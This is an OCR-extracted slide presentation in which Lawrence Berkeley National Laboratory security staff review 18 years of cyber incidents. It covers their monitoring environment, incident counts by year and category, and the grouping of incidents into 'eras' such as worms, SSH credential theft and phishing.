A Brief History of p0wn4ge: 18 years and 4506 incidents

Aashish Sharma (asharma@lbl.gov)
Jay Krous (jekrous@lbl.gov)
Partha S. Banerjee (psb@lbl.gov)


http://go.lbl.gov/first-2018

U.S. DEPARTMENT OF
ENERGY


UNIVERSITY OF
CALIFORNIA

BERKELEY LAB
Lawrence Berkeley National Laboratory

Lawrence Berkeley National Laboratory



- "Bringing Science Solutions to the World"
- Hundreds of University staff also LBNL staff
- Rich history of scientific discovery
  - 13 Nobel Prizes
  - 63 members of the National Academy of Sciences (~3% of the Academy)



Copyrighted Material

A *NEW YORK TIMES* BESTSELLER FOR MORE THAN FOUR MONTHS!

THE CUCKOO'S EGG

Tracking a Spy Through the Maze of Computer Espionage

"Fascinating...a nonfiction account that reads like a le Carré spy novel."
— *The Seattle Times*

Cliff Stoll

Copyrighted Material


Network utilities from LBNL

- Traceroute
- Libpcap
- Tcpdump

Bro Network Security Monitor

Network and Monitoring Environment

Devices:	15000+ (one of everything) A lot of "Cloud" usage
Users:	6000+
Network:	IPv4: 2 x Class B’s IPv6: 3 x /64
Links:	100G and multiple 10G
Core Tools:	Bro IDS (30G daily logs) Network Flow (6.0G) Central Syslog (15G)
Endpoints:	Most endpoints are unmanaged BYOD is standard



1 incident

200 alarms to humans

120,000 automated blocks


100 million successful connections

450 million attempted connections

40TB of traffic

Mission Needs Drive Cyber Strategy

- Mission
  - Open science, big data, high speed networking
  - Collaboration with guests as full participants, BYOD default
- Conventional cyber strategy can conflict with the mission
  - No border firewall, centralized control is NOT reasonable
- LBNL Strategies
  - Pervasive visibility and risk based cyber security
  - Isolate high risk activities (e.g. PII) from low risk science
  - Architect to avoid tight coupling and minimize trust cascades
  - Incidents happen: monitor, detect, and resolve



Incidents Happen


Study and Learn

New Controls

There is no perfect protection, incidents are going to happen. Architect to reduce the scope and severity, detect quickly.

Data driven cyber security. What exactly happened, bit by bit. How were controls bypassed? How best to defend in the future?

Take the lessons learned from study and consider new controls. Where to attack the kill chain?



Incidents Happen

There is no perfect protection, incidents are going to happen. Architect to reduce the scope and severity, detect quickly.

Study and Learn


Data driven cyber security. What exactly happened, bit by bit. How were controls bypassed? How best to defend in the future?

New Controls

Take the lessons learned from study and consider new controls. Where to attack the kill chain?

Analysis of Security Data from a Large Computing Organization

A. Sharma, Z. Kalbarczyk, J. Barlow, and R. Iyer
University of Illinois at Urbana-Champaign




Incident Type (count)	Vulnerability/Exploits (count)	Incident compromise specifics (count)	Alert generated (count)
Credential compromise (32) User credentials are targeted and stolen. Attack propagates by using stolen credentials and local root escalation exploits.	Stolen password/key-pair (31) Open-X11 keystroke logging(1)	Root (rootkit + trojan ssh/sshd) (7) User (key-pair/certificate) (21) Spam (1) Bot (1) Scan NFS file system (2)	FTP Analyzer (3) HTTP Analyzer (3) IRC Analyzer (1) Notification (9) User profiling (11) Watchlist (5)
Web server/application (22) Web servers (e.g. IIS or Apache) and/or web applications (e.g. phpmyadmin or wiki) compromises	PHP Remote command execution/ code injection (11) Web server misconfiguration (7) IIS permissions (1) Unknown (3)	Defacement (5) Scan other hosts (5) Spam (4) Backdoor (3) Bot (1) Malware (1) Open proxy (1) Un-auth FTP server (1) Incorrect permissions (1)	Darknet (1) Google alerts (4) HTTP (1) IRC (1) Malware (1) Notification (8) Scan int/ext (1) TopN (4) Watchlist (1)
Application compromise (22) Compromise of application level	Unknown (6) VNC exploit (6)	Warez (10) Scan (5)	HTTP (1) IRC (5)

Incident Tracking Database Details

Field	**Example**
Timestamp	June 23, 2018
Event Type	Malicious code, Root compromise
Malware Name	Nimda, Trojan.Sality
Attack Vector	Network service, Malicious
Detection Mechanism	Bro policy, netflow, syslog, external report
Action Taken	Rebuilt computer, contacted user
User Contacted	Jane Scientist
User Employee Class	Employee, Guest, Student
Division	Engineering, HR, IT
Operating Systems	Windows, Mac
Hours of Effort	Time to resolve (incident "cost")


Year	Early incidents	Spam Relays	Attacks*	Malicious code*	Root compromise	Account compromise	Web defacement	Mass email attack
1999	9	0	7	0	0	3	0	0
2000	14	15	9	4	0	9	0	0
2001	33	12	171	63	0	10	0	0
2002	0	19	1096	55	31	6	0	0
2003	0	3	315	445	19	3	0	0
2004	0	3	214	599	78	20	0	0
2005	0	0	0	95	14	18	0	0
2006	0	0	0	37	7	10	2	0
2007	0	0	0	15	3	6	3	0
2008	0	0	0	56	4	7	9	0
2009	0	0	0	88	3	5	2	0
2010	0	0	0	256	4	13	0	1
2011	0	0	0	434	2	0	0	0
2012	0	0	0	265	2	5	4	2
2013	0	0	0	132	5	13	1	3
2014	0	0	0	120	3	11	2	1
2015	0	0	0	87	3	12	1	4
2016	0	0	0	57	3	4	1	1
2017	0	0	0	67	1	3	3	1


100
75
50
25
0
1000
750
500
250
0
2000
2005
2010
2015
Early incidents
Spam Relays
Attacks*
Malicious code*
Root compromise
Account compromise
Web defacement
Mass email attack

Characterizing incident - "Eras"

Era Definition: "a long and distinct period of history with a particular feature or characteristic."

- Not defined entirely by count
- Defined by:
  - Areas where we focused effort (time)
  - Addition of new controls required
  - Expert taste (50+ years of team experience)
- These are our eras, yours may be different


Early incidents
Inflationary period
Worms
SSH credential theft
Web defacements
Drive-by-downloads
Phishing
100
75
50
25
0
1000
750
500
250
0
2000
2005
2010
2015
Early incidents
Spam Relays
Attacks*
Malicious code*
Root compromise
Account compromise
Web defacement
Mass email attack

Value and purpose of Era

- Reflect and learn from the past
  - What detection worked
